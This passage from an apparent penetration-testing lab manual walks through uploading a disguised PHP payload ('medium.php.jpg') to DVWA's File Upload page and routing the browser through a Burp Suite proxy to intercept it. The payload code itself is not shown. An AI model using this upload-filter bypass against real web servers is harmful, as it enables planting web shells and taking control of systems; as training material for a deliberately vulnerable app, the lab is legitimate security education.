


Figure 2.7.21: Setting DVWA security level

46. Click the **File Upload** option in the left pane.
47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




Figure 2.7.22: Upload the payload file

48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.




Figure 2.7.23: Select the payload file

49. Observe that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.
50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.
51. Click the **Open Menu** icon (≡) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.7.24: Configure browser preferences

52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.




Figure 2.7.25: Search proxy settings

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Use this proxy server for all protocols** checkbox is selected and click **OK**.




Figure 2.7.26: Configure browser proxy

55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

56. A security pop-up appears, type **toor** as a password and click **OK**.
57. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification appears saying that **An update is available**, click **Close**.
58. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

